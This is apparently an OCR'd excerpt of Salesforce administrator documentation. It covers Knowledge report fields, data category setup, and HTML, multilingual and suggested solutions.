Visible in Customer	Indicates that the article is published in the Customer Portal.
Visible in Internal App	Indicates that the article is published in the internal app (Articles tab).
Visible in Partner	Indicates that the article is published in the partner portal.
Visible in Public Knowledge Base	Indicates that the article is published in the public knowledge base.

Fields Available on Knowledge Articles Reports

Field	Description
Article Number	Unique number automatically assigned to the article.
Article Type	The article type associated with the article.
Case Association Count	Number of cases attached to the article.
Created By	User who created the article.
Created Date	Date the current article version was created. If the article has been published more than once, this is the latest draft date. To create reports that use the original article creation date, first create a Custom Report Type that joins the Knowledge Article (__ka) and Knowledge Article Version (__kav) objects for a given article type to allow for use of the created date on the record in the Knowledge Article object, rather than the one for the Knowledge Article Version record.
First Published Date	Date the article was originally published.
Is Latest Version	Indicates if the article is the most recent version.
Knowledge Article Version ID	Unique ID automatically assigned to the article translation.
Last Modified By	User who changed the article most recently.
Last Modified Date	Date the article was last changed. The last modified date of a draft article is the time the draft was saved. The last modified date of a published article is time the article was most recently published.
Last Published Date	Date the article was last published.
Summary	Description of the article provided by the author.
Title	The article's title.
URL Name	Text used as hyperlink for the article.
Validation Status	Indicates if the article is valid or not.
Version Number	The version number of the article.
Visible in Customer	Indicates that the article is published in the Customer Portal.
Visible in Internal App	Indicates that the article is published in the internal app (Articles tab).

Field	Description
`Visible in Partner`	Indicates that the article is published in the partner portal.
`Visible in Public Knowledge Base`	Indicates that the article is published in the public knowledge base.

Fields Available on Knowledge Article Searches Reports

Field	Description
`Channel`	The channel that's applicable to the article. Possible values are `All Channels`, `Internal App`, `Customer`, `Partner`, and `Public Knowledge Base`.
`Count`	The number of article searches applicable to the duration shown (day, month, or year).
`Cumulative Count`	The total number of article searches for the history of the record.
`Date`	Last date on which an article search took place for the record. All rows represent a date, channel, and role combination.
`Duration`	The time period the search count is applied to. Possible values are `Daily`, `Monthly`, and `Yearly`. For example, a record where the Count is 70 and the Duration is Monthly indicates that 70 searches took place over the past month. Totals are aggregated daily for the current month, monthly from the past full month through the past full year, and yearly beyond that.
`Related Role`	Name of the role that applies to the record. Each row in the report represents searches per channel per role.

Fields Available on Knowledge Article Version Reports

Field	Description
`Archived By`	User who archived the article.
`Archived Date`	Date the article was archived.
`Article Number`	Unique number automatically assigned to the article.
`Article Type`	The article type associated with the article.
`Case Association Count`	Number of cases attached to the article.
`Created By`	User who created the article.
`Created Date`	Date the current article version was created. If the article has been published more than once, this is the latest draft date. To create reports that use the original article creation date, first create a Custom Report Type that joins the Knowledge Article (__ka) and Knowledge Article Version (__kav) objects for a given article type to allow for use of the created date on the record in the Knowledge Article object, rather than the one for the Knowledge Article Version record.
`First Published Date`	Date the article was originally published.
`Is Latest Version`	Indicates if the article is the most recent version.

Field	Description
Is Master Language	Indicates that the article is not a translation, but the original article.
Knowledge Article Version ID	Unique ID automatically assigned to the article translation.
Language	The article's language.
Last Modified By	User who changed the article most recently.
Last Modified Date	Date the article was last changed. The last modified date of a draft article is the time the draft was saved. The last modified date of a published article is time the article was most recently published.
Date the article was last published.	Date the article was last published.
Master Language	The original language of the article.
Out of Date	Indicates that the master article has been updated since this translation was published.
Publication Status	Indicates whether the article or translation is in progress (draft), published, or archived.
Summary	Description of the article provided by the author.
Title	The article's title.
Translation Completed Date	Date the translation was completed.
Translation Exported Date	Date the article was exported for translation.
Translation Imported Date	Date the translation was imported.
URL Name	Text used as hyperlink for the article.
Validation Status	Indicates if the article is valid or not.
Version Number	The version number of the article.
Visible in Customer	Indicates that the article is published in the Customer Portal.
Visible in Internal App	Indicates that the article is published in the internal app (Articles tab).
Visible in Partner	Indicates that the article is published in the partner portal.
Visible in Public Knowledge Base	Indicates that the article is published in the public knowledge base.

Fields Available on Knowledge Article Views Reports

You can add up to 6of the 8fields below.

Field	Description
Channel	The channel that's applicable to the article. Possible values are All Channels, Internal App, Customer, Partner, and Public Knowledge Base.
Count	The number of article views applicable to the duration shown (day, month, year).
Cumulative Count	The total number of article views for the history of the record.
Date	Last date on which an article view took place for the record. All rows represent a date, channel, and role combination.
Duration	The time period the search count is applied to. Possible values are Daily, Monthly, and Yearly. For example, a record where the Count is 70 and the Duration is Monthly indicates that 70 searches took place over the past month. Totals are aggregated daily for the current month, monthly from the past full month through the past full year, and yearly beyond that.
Related Role	Name of the role that applies to the record.
Score	Article's average view rating. Scoresake into account a half-life calculation. Every 15 days, if an article has not been viewed its average rating moves up or down. This calculation ensures that over time, older or outdated articles don't maintain artificially high or low ratings compared to newer, more frequently viewed articles.
Total Views	Number of times a published article has been viewed.

Fields Available on Knowledge Article Votes Reports

Field	Description
Channel	The channel that's applicable to the article. Possible values are All Channels, Internal App, Customer, Partner, and Public Knowledge Base.
Count	The number of article votes applicable to the duration shown (day, month, year).
Cumulative Count	The total number of article votes for the history of the record.
Date	Last date on which an article vote took place for the record. All rows represent a date, channel, and role combination.
Duration	The time period the search count is applied to. Possible values are Daily, Monthly, and Yearly. For example, a record where the Count is 70 and the Duration is Monthly indicates that 70 searches took place over the past month. Totals are aggregated daily for the current month, monthly from the past full month through the past full year, and yearly beyond that.
Related Role	Name of the role that applies to the record.

Fields Available on Knowledge Keyword Search Reports

Field	Description
Channel	The channel that's applicable to the article. Possible values are All Channels, Internal App, Customer, Partner, and Public Knowledge Base.

Field	Description
`Count`	The number of keyword searches applicable to the duration shown (day, month, year).
`Date`	Last date on which a keyword search took place for the record. All rows represent a date, channel, and role combination.
`Duration`	The time period the search count is applied to. Possible values are `Daily`, `Monthly`, and `Yearly`. For example, a record where the Count is 70 and the Duration is Monthly indicates that 70 searches took place over the past month. Totals are aggregated daily for the current month, monthly from the past full month through the past full year, and yearly beyond that.
`Found`	Indicates whether the keyword shown was found during a search of the knowledge base.
`Keyword`	Search term used to search published articles in the knowledge base.

Fields Available on Knowledge Search Activity Reports

Field	Description
`Average Click Rank`	The order in which the article appeared in search results when results are sorted by relevance and when readers clicked it from the list of results.
`Channel`	The channel that's applicable to the article. Possible values are `All Channels`, `Internal App`, `Customer`, `Partner`, and `Public Knowledge Base`.
`Clicked Article Title`	The title of the clicked article taken when the search results are sorted by relevance by the reader.
`Duration`	The time period the search count is applied to. Possible values are `Daily`, `Monthly`, and `Yearly`. For example, a record where the Count is 70 and the Duration is Monthly indicates that 70 searches took place over the past month. Totals are aggregated daily for the current month, monthly from the past full month through the past full year, and yearly beyond that. Note: Activity totals are collected nightly and aren't in real time.
`Language`	The language filter that's applied to the reader's search.
`Number of Results`	The number of search results that were returned for the search term. If Duration is also included, this value is aggregated based on the time period specified.
`Number of Searches`	The number of searches for the duration that's shown (day, month, or year).
`Number of Users`	The number of individual users who clicked the article.
`Search Date`	The date of the search.
`Search Term`	The first 100 characters of the search term that was used to search published articles in the knowledge base.

Define Data Categories for Your Lightning Knowledge Articles

Create data categories and data category groups to help Knowledge users and customers find what they need. Some data category information doesn't apply to Lightning Knowledge.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Data Categories in Salesforce.com

Data categories are used in Salesforce Knowledge (articles and article translations), Ideas, Answers, and Chatter Answers to help classify and find articles, questions, or ideas. You can use data categories to control access to a particular set of articles, questions or ideas.

Salesforce Knowledge uses data categories to classify articles and make them easier to find. For example, to classify articles by sales regions and products, create two category groups: Sales Regions and Products. The Sales Regions category group could consist of a geographical hierarchy, such as All Sales Regions as the top level and North America, Europe, and Asia at the second level. The Products group could have All Products as the top level and Phones, Computers, and Printers at the second.

EDITIONS

Available in: Salesforce Classic

Data categories and answers are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Data Category Limits	Details	
Maximum number of data category groups and active data category groups	5 category groups, with 3 groups active at a time	5 category groups, with 3 groups active at a time
Maximum number of categories per data category group	100 categories in a data category group	100 categories in a data category group
Maximum number of levels in data category group hierarchy	5 levels in a data category group hierarchy	5 levels in a data category group hierarchy
Maximum number of data categories from a data category group assigned to an article	8 data categories from a data category group assigned to an article	8 data categories from a data category group assigned to an article

In an answers zone, data categories help organize questions for easy browsing. Each answers zone supports one category group. For example, if you're a computer manufacturer you might create a Products category group that has four sibling categories: Performance

Laptops, Portable Laptops, Gaming Desktops, and Enterprise Desktops. On the Answers tab, zone members can assign one of the four categories to each question and then browse these categories for answers to specific questions.

Example:

Logical Classification of Articles

As a knowledge base administrator, you can organize your knowledge base articles into a logical hierarchy and tag articles with the attributes that are significant to your business.

Easy Access to Questions

As an answers administrator, you can choose which data categories are visible on the Answers tab. Zone members can tag a question with a category, which makes finding questions and answers easier for other members.

Control of Article and Question Visibility

As a knowledge base or answers community administrator, you can centrally control the visibility articles or questions by mapping roles, permission sets, or profiles to categories in the category groups. When an article or question is categorized, users with visibility can automatically see it.

Article Filtering

As a support agent, when articles are classified into logical categories, you can quickly and easily locate the article you need by filtering your organization's knowledge base. To ensure you see all relevant articles, filtering by category has expansive results that include a category's upward and downward relatives in the category hierarchy. For example, if your category hierarchy for products has the levels All Products > Computers > Laptops > Gaming Laptops and you are helping a customer with a laptop problem, filtering by Laptops returns articles classified with Laptops as well as articles classified with Computers, All Products, or Gaming Laptops. Effectively, you are made aware of useful related articles like a free shipping offer for all products or an upgrade offer for gaming laptops. (To prevent irrelevant results, category filtering doesn't return nonlineal relatives like siblings and cousins. Articles about Desktops, a sibling of Laptops, would not display.)

Article and Question Navigation

As an end user, you can navigate the categories on the Articles tab or Answers tab to find the information you need to solve your problem.

Managing Category Groups for Articles and Questions


If your organization has Salesforce Knowledge and an answers community, you can create separate category groups or use the same category group for articles and questions.

Data Categories in Articles

A category group is the container for a set of categories. In Salesforce Knowledge it corresponds to the name of the category drop-down menus. For example, if you use the Data Categories page in Setup, (enter `Data Category` in the `Quick Find` box, then select **Data Category Setup**) to create and activate a category group called Products, a Products menu displays on the Article Management tab, the article edit page, the Articles tab in all channels, and the public knowledge base.


As an illustration, the figure below shows a knowledge base administrator's view of an article about laptop deals; using the article edit page, the administrator has classified the article with Laptops in the Products category group, and USA in the Geography category group.

An Article About Laptop Deals on the Article Management Tab



The next figure now illustrates an agent finding that same article published on the Articles tab; the agent has selected Laptops and USA respectively in the Products and Geography drop-down menus to retrieve an article that is classified with both Laptops and USA.

An Article About Laptop Deals on the Articles Tab




When you add categories to a category group, you build a hierarchy that can contain up to five levels of depth and up to 100 categories total. Each category can have one parent, many siblings, and many children. A robust and well-organized category hierarchy helps users find the articles that are relevant to them quickly and easily.

By default, all Salesforce Knowledge users have access to all categories; however, you can restrict category visibility by role, permission set, or profile.

Data Categories in Answers Zones

An answers zone supports one category group, and members can assign one category to each question. Even though you can create up to five hierarchy levels of categories in a category group, only the first level of categories is supported in your answers community. Child categories below the first level are not displayed in the community, and community members can't assign these child categories to questions. The categories within the group display on the Answers tab below the zone name.

Answers tab displaying categories



By default, all zone members have access to all categories; however, you can specify category visibility.

Data Category Implementation Tips

Consider the following information when planning and implementing data categories for your organization:

- You can create up to three category groups with a maximum of five hierarchy levels in each group. Each category group can contain a total of 100 categories.
- If you want to use data categories with Answers, after creating your category group you must assign it from Setup by entering *Data Category Assignments* in the Quick Find box, then selecting **Data Category Assignments** under Answers. You can only assign one category group to an answers community. Salesforce Knowledge supports multiple category groups.
- Even though you can create up to five hierarchy levels of categories in a category group, only the first level of categories is supported in your answers community. Child categories below the first level are not displayed in the community, and community members can't assign these child categories to questions. Salesforce Knowledge supports a hierarchy of data categories.
- Category groups are hidden from users until they are activated. Do not activate a category group until you have finished defining its categories and their access settings, including their visibility.
- When assigning categories to articles, you can choose up to eight categories in a category group.
- If an article has no categories, it displays only when you choose the No Filter option in the category drop-down menu.
- When searching for articles or article translations, selecting a category automatically includes the parent and children of that category and any grandparents, up to and including the top level. Sibling categories are not included. For example, if a category hierarchy has the levels All Products, Switches, Optical Networks, and Metro Core, selecting "Optical Networks" from the category drop-down menu returns articles assigned to any of the four categories. However, if the Switches category has a sibling category called Routers, selecting "Optical Networks" does not return articles classified within Routers. Category visibility settings may limit the specific articles you can find.
- Once visibility settings have been chosen for the categories:
  - Users who are not assigned visibility can only see uncategorized articles and questions unless default category visibility has been set up.
  - For role-based visibility, Customer Portal users and partner portal users inherit the category group visibility settings assigned to their account managers by default. You can change the category group visibility settings for each portal role.
  - If you only have access to one category in a category group, the category drop-down menu for that category group does not display on the Articles tab.
- Deleting a category:
  - Permanently removes it. It cannot be restored. It never appears in the Recycle Bin.
  - Permanently deletes its child categories.
  - As applicable, removes the category and its children from the Answers, Article Management, and Knowledge tabs in all channels, and your company's public knowledge base.
  - Removes associations between the category and articles or questions. You can reassign articles and questions to another category.
  - Removes its mapping to visibility. Readers lose their visibility to articles and answers associated with the deleted category.
- Deleting a category group:

  - Moves it to the Deleted Category Groups section, which is a recycle bin. You can view items in this section but not edit them. It holds category groups for 15 days before they are permanently erased and cannot be recovered. During the 15–day holding period, you can either restore a category group, or permanently erase it immediately.
  - Deletes all categories within that group.
  - Removes all associations between the group's categories and articles or questions.
  - Removes all associations between the group's categories and visibility.
  - As applicable, removes the category drop-down menu from the Articles tab in all channels, the Article Management tab, and your company's public knowledge base.
- You can translate the labels of categories and category groups using the Translation Workbench.

Best Practices for Data Categories

Consider the following tips when using data categories:

- To quickly manage data categories, use keyboard shortcuts.
- After creating or updating categories, set up category group visibility rules.
- Save your changes frequently. The more actions you perform before clicking Save, the longer it takes to save.

Create and Modify Category Groups

Category groups are used by Salesforce Knowledge (articles), answers (questions), or ideas. In all cases, category groups are containers for individual data categories. For example, a Contracts category group might contain Fixed Price, Cost Reimbursement, and Indefinite Delivery categories.

1. From Setup, enter *Data Category* in the Quick Find box, then select **Data Category Setup**.
2. To create a category group, click **New** in the Category Groups section.

   By default, you can create a maximum of five category groups and three active category groups. To edit an existing category group, hover your cursor over the category group name and then click the **Edit Category Group** icon ( ).
3. Specify the Group Nameup to a maximum of 80 characters. This name appears as the title of the category drop-down menu on the Article Management and Articles tabs, and, if applicable, in the public knowledge base. The Group Name does not appear on the Answers tab.
4. Optionally, modify the Group Unique Name (the unique name used to identify the category group in the SOAP API).
5. Optionally, enter a description of the category group.
6. Click **Save**.

   You receive an email after the save process completes.

Activating Category Groups

When you add a category group, it's deactivated by default and only displays on the administrative setup pages for Data Categories, Roles, Permission Sets, and Profiles. Keep your category groups deactivated to set up your category hierarchy and assign visibility. Until you manually activate a category group, it does not display in Salesforce Knowledge or your answers community. In addition to activating the category group, for answers communities you must assign the category group to a zone before the categories are visible on the Answers tab.

To activate a category group so it is available to users, move the mouse pointer over the name of the category group and click the Activate Category Group icon ( ).

You can now add categories to your category group. When you create a category group, Salesforce automatically creates a top-level category in the group named All. Optionally, double-click All to rename it.

EDITIONS

Available in: Salesforce Classic

Data categories and answers are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To view the Data Categories page:

- "View Data Categories"

To create, edit, or delete data categories:

- "Manage Data Categories"

Add Data Categories to Category Groups

Once you have category groups, you can add data categories to help agents classify and find articles, questions, or ideas.

Administrators can create data categories for Salesforce Knowledge articles, questions in a zone, or ideas to classify and find articles, questions, or ideas. You can also use data categories to control access to articles, questions, and ideas.

By default, you can create up to 100 categories in a data category group and have up to 5 levels in a data category group hierarchy. To request more categories or hierarchy levels, contact Salesforce.

Note: On the Answers tab, only first-level data categories display. Therefore, when creating data categories for a portal or community, ensure that the categories you want visible have a sibling relationship and not a parent-child relationship.

1. From Setup, enter *Data Category* in the Quick Find box, then select **Data Category Setup**.
2. Click the category group name.
3. Click a category that is directly above where you want to add a category (a parent), or at the same level (a sibling).
4. Click **Actions**, then select an action: **Add Child Category** or **Add Sibling Category**.
5. Enter a category name up to a maximum of 40 characters.

   If possible, Salesforce automatically reuses the name you entered as the Category Unique Name, a system field which the SOAP API requires.
6. Click **Add**. Alternatively, press Enter.
7. Click Save.

   Save your changes frequently. The more actions you perform before clicking Save, the longer it takes to save.

Tip: By default, all Salesforce Knowledge users and zone members can see all categories within an active category group. You can restrict category visibility after you have set up your data categories to ensure that users only access articles and questions that you want them to see.

EDITIONS

Available in: Salesforce Classic

Data categories and answers are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To view the Data Categories page:

- "View Data Categories"

To create, edit, or delete data categories:

- "Manage Data Categories"

Filter Articles with Data Category Mapping

Make suggested articles more relevant when solving cases. Map case fields to data categories to filter for articles assigned to those data categories. For example, cases with a field for which product they are about can be mapped to the data category of that product. Articles assigned that category or product, are filtered to the top of the suggested article list.

Important:

- Filtering articles based on case information is only supported in text and picklist fields.
- Filters are applied to Knowledge results after the case has been saved.
- Filters are applied after a Knowledge search and only to the articles returned in the search.
- Using Filters does not return a list of all articles that match the filter criteria. Instead, the filters are applied to the initial pool of article results returned.
- Results may be filtered after a search.
- A category group can only be used once in a data category mapping.
- Suggested articles are returned if `Suggest articles for cases considering case content` is enabled. When suggested articles is disabled, search uses data category mappings. Case subject fields are used when there are no data category mappings.

To implement data category mapping, select which case fields map to which data categories and set a default data category for cases that have no value for the mapped fields.

For information on data categories, see Data Categories in Salesforce.com on page 3023.

1. From Setup, enter *`Data Category Mappings`* in the `Quick Find` box, then select **Data Category Mappings**.
2. In the `Case Field` column, use the drop-down list to add a field.
3. In the `Data Category Group` column, use the drop-down list to map the information from the lookup field to a data category.
4. In the `Default Data Category` column, use the drop-down list to assign a data category when the field value does not match any categories from the category group.
5. Click **Add**.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To map data category groups

- "Customize Application"

  AND

  "Manage Salesforce Knowledge"

SEE ALSO:

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Adding Solutions

HTML Solutions Overview

HTML solutions provide a more flexible way to create solutions, by allowing you to easily format paragraphs, and insert images and links. Using HTML solutions, you create solutions with an HTML editor and display those solutions to users in Salesforce, the Self-Service portal, the Customer Portal, and as public solutions.

Using the HTML editor, you can:

- Change fonts
- Increase or decrease font sizes
- Insert images from the Documents tab
- Set text color
- Set the background color of text
- Insert hyperlinks
- Change paragraph alignment
- Create bulleted and numbered lists

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create solutions:
- "Create" on solutions

Note: By default, solutions are created and displayed in text format. Your administrator must enable HTML solutions.

Before you begin creating HTML solutions for your organization, review the following implementation tips and best practices.

Implementation Tips

- Once you enable HTML solutions, you cannot disable it.
- If you open a text solution with the HTML editor and save it, the solution becomes an HTML solution.
- HTML solutions are presented as such to Self-Service portal, public solutions, Customer Portal, and Salesforce users.
- Any HTML tags entered into the HTML editor will display to users as text when the solution is saved.
- When the HTML solution detail is displayed in list views and search results, only the first 255 characters are displayed. This number includes HTML tags and images that are removed.
- Each HTML solution can contain up to 32000 characters, including HTML tags.
- HTML formatting is preserved in the printable view of a solution.
- Hyperlinks in HTML solutions open in a new browser window when users click on them.
- All images that you want to include in your HTML solutions must be uploaded to the Documents tab. Images in HTML solution details don't show up in list views and reports.
- HTML solutions can be created in any of the languages supported by Salesforce.

Best Practices

The following HTML tags are allowed in HTML solutions imported into Salesforce:

`<a>`	`<dt>`	`<q>`
`<abbr>`	`<em>`	`<samp>`
`<acronym>`	`<font>`	`<small>`

<address>	<h1>	
<b>	<h2>	<strike>
<bdo>	<h3>	
<big>	<h4>	<sub>
<blockquote>	<h5>	<sup>
 	<h6>	<table>
<caption>	<hr>	<tbody>
<cite>	<i>	<td>
<code>	<img>	<tfoot>
<col>	<ins>	<th>
<colgroup>	<kbd>	<thead>
<dd>		<tr>
<del>		<tt>
<dfn>	<p>	
	<pre>	<var>
<dl>		

Within the above tags, you can include the following attributes:

alt	face	size
background	height	src
border	href	style
class	name	target
colspan	rowspan	width

The above attributes that can include a URL are limited to URLs that begin with the following:

- http:
- https:
- file:
- ftp:
- mailto:
- #

- / for relative links

SEE ALSO:

Categorizing Solutions

Creating Solutions

Multilingual Solutions Overview

The multilingual solutions feature helps you translate solutions and solution categories into the languages supported by Salesforce so that customers and support reps can find answers to inquiries in the language with which they are most comfortable.

Multilingual solutions can lower support costs by:

- Improving customer satisfaction by answering inquiries in the languages preferred by customers
- Deflecting unnecessary incoming calls by providing solutions in languages that are the most useful for customers
- Managing inquiries in multiple languages from one location, anytime and anywhere

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Review the following key terms for multilingual solutions:

Master Solution

A solution created in any language supported by Salesforce. A master solution can have zero or more translations associated with it; it cannot be linked to another master solution.

Translated Solution

A solution translated into another language supported by Salesforce and associated with exactly one master solution. A translated solution cannot have the same language as its master solution or any other translated solutions associated with that master solution. A translated solution cannot have other translated solutions associated with it. Translated solutions are represented by the icon on solution detail pages, solution edit pages, solution list views, and solution search results.

You can work with multilingual solutions from the following:

Solutions Tab

When creating a new solution, users can choose a language in which to write the solution from the `Language` picklist field. Once the solution is saved, it becomes a master solution. Users can then create a translated solution by clicking **New** on the Translated Solutions related list of the master solution detail page. When a master solution is modified, users can adjust the statuses of its translated solutions to indicate that they may need translating.

Cases Tab

When users search for relevant solutions on a case by entering keywords in the Solutions related list and clicking **Find Solution**, search results include solutions in all languages that have matching keywords. Alternatively, if suggested solutions is enabled for cases, users can click **View Suggested Solutions** to find relevant solutions in multiple languages if they share common words with the case.

Self-Service Portal

If multilingual solution search is enabled for your Self-Service portal, customers automatically view solution search results in their preferred language as specified in their Self-Service user information settings. Customers can also choose to view solution search results in a specific language or all supported languages via a language drop-down list. By default, the Login Page of your Self-Service portal displays in your organization's language.

Public Solutions

If multilingual solution search is enabled for your public solutions, customers can choose to view solution search results in a specific language or all supported languages via a language drop-down list. By default, public solutions display in your organization's language.

Solution Categories

Users with the "Manage Translation" permission can use the translation workbench to translate solution categories so that they display in the language of each user on the Solutions tab and in the preferred language of each customer on the Self-Service portal as specified in the customer's user settings. Solution categories are not translated for public solutions.

Reports

You can track translated solutions marked `Out of Date` by choosing the Translated Solutions report. Running this report also lists the title and details of translated solutions. You can also create a custom report for multilingual solutions using the Master and Translated Solutions report type.

List Views

You can see which translated solutions are marked `Out of Date` and may need translating by creating a custom list view on the Solutions tab and entering the following search criteria: "Out of Date equals True".

Import

The Data Import Wizard includes options to import master and translated solutions and associate them with each other.

To learn more about enabling multilingual solutions, see Enable Multilingual Solutions on page 3020.

SEE ALSO:

Enable Multilingual Solutions
Categorizing Solutions
Creating Solutions

Suggested Solutions Overview

The suggested solutions feature displays up to ten relevant solutions that may help users and customers solve a particular case from the case detail page, Salesforce Customer Portal, or the Self-Service portal.

Suggested solutions can lower support costs by:

- Reducing the time it takes for customer support reps to solve cases
- Improving customer support reps' productivity by offering them proactive access to all solutions for any case
- Enabling customers to solve and close their own cases

The solutions displayed are not simply found via a keyword search. Rather, the following variables are entered into a formula that automatically scores the relevancy of each solution to the particular case:

- Word frequency in all solutions
- Word frequency in similar cases with related solutions
- Proximity of the keywords within the solutions
- Word similarities to self-closed cases and solutions rated useful by Self-Service users
- The number of additional cases associated with a solution

You can enable suggested solutions for the following:

Cases tab

Users can click **View Suggested Solutions** from the case detail page to view a list of solutions relevant to their case. If multilingual solutions is enabled for your organization, search results return solutions in all languages that have matching keywords. However, search results across all languages might not be reliable because terms searched from one language to another are processed differently.

Customer Portal and Self-Service portal

Customers can view solutions relevant to their case when they submit a case or view cases online.

Customers can self-close their cases using suggested solutions.

When customers log new cases or click the **View Suggested Solutions** button on an existing case in the Customer Portal or Self-Service portal, a list of suggested solutions is displayed, including solutions in multiple languages for organizations with multilingual solutions enabled. When customers select a solution from the list, they can click **Yes** after **Does this Solution help you answer your question?** and then select a reason as to why they closed their case. The case will close with an indication on the `Closed by Self-Service User` case field. If the customer clicks **No**, they will be returned to the list of suggested solutions. If no suggested solutions are found, the Suggested Solutions Page is bypassed, and the customer is directed to their case.

Case auto-response rules and emails

Your support team can help customers solve their own cases without the assistance of customer support reps. Simply create email auto-responses for cases submitted via email, Web-to-Case, or the Self-Service portal. Within the auto-response email template, include the suggested solutions merge field, `{!Case_Suggested_Solutions}`, which provides outbound emails with direct links to the subject and description of each solution that may help customers answer their inquiries.

Note: Sending mass emails using templates with the suggested solutions merge field can take several minutes and isn't recommended.

The `Closed by Self-Service User` field, along with a `Closed When Created` field, can be added to case page layouts. These fields are automatically set by Salesforce and can't be modified. You can run reports on the `Closed by Self-Service User` and `Closed When Created` fields to see how cases have been closed.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable suggested solutions:

- "Customize Application"

To modify Self-Service pages:

- "Manage Self-Service Portal"

  AND

  "Customize Application"

- Report on the `Closed by Self-Service User` field to see how many cases have been closed by users via suggested solutions on the Self-Service portal
- Report on the `Closed When Created` field to see how many cases have been immediately saved and closed upon creation by support reps.

Note:

- Suggested solutions don't display Salesforce Knowledge articles.
- Suggested solutions isn't available for the public solutions because public solutions users don't have an authenticated login that allows them to create or access cases.

SEE ALSO:

Customize Support Settings

Multilingual Solutions Overview

Customizing Solution Settings

To customize solution settings:

1. From Setup, enter *`Solution Settings`* in the `Quick Find` box, then select **Solution Settings**.
2. Click **Edit**.
3. Select `Enable Solution Browsing` to turn on the ability to browse for and find solutions by category.

   This setting enables solution browsing on the Solutions tab, Customer Portal, and when solving a case.

4. Select `Enable Multilingual Solutions` to turn on the ability for users to translate solutions into multiple languages.

   You can deselect the `Enable Multilingual Solutions` checkbox at any time, but deselecting it removes all associations between master and translated solutions and automatically disables the `Enable Multilingual Solution Search in Self Service Portal` and `Enable Multilingual Solution Search for Public Solutions` settings. If you select the `Enable Multilingual Solutions` checkbox again, the associations between master and translated solutions are restored.

5. Select `Enable Multilingual Solution Search in Self-Service Portal` to add a language drop-down list to the Self-Service portal that automatically restricts search results to solutions that match the Self-Service portal user's language. From the language drop-down list, Self-Service portal users can choose whether to search for solutions in a specific language or any language supported by Salesforce.

   Deselecting this checkbox removes the language drop-down list from the Self-Service portal, and search results include solutions in all languages, regardless of the Self-Service portal user's language.

6. Select `Enable Multilingual Solution Search for Public Solutions` to add a language drop-down list to public solutions so that public solutions users can choose which language to search for solutions. From the language drop-down list, public solutions users can choose whether to search for solutions in a specific language or any language supported by Salesforce.

   Deselecting this checkbox removes the language drop-down list from public solutions, and search results include solutions in all languages.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To change solution settings:
- "Customize Application"

7. Select `Enable HTML Solutions` to create and display solutions in HTML. When enabled, solutions appear in HTML in Salesforce, public solutions, Self-Service portal, and Salesforce Customer Portal. Using HTML Solutions allows users to easily format solution details by changing fonts and colors, and adding images and hyperlinks.

   Warning: Once you select `Enable HTML Solutions`, you cannot disable it.

8. Select `Solution Summary` to display up to 150 characters of the solution details in the solution search results. Deselecting this checkbox removes the solution summary from the results.
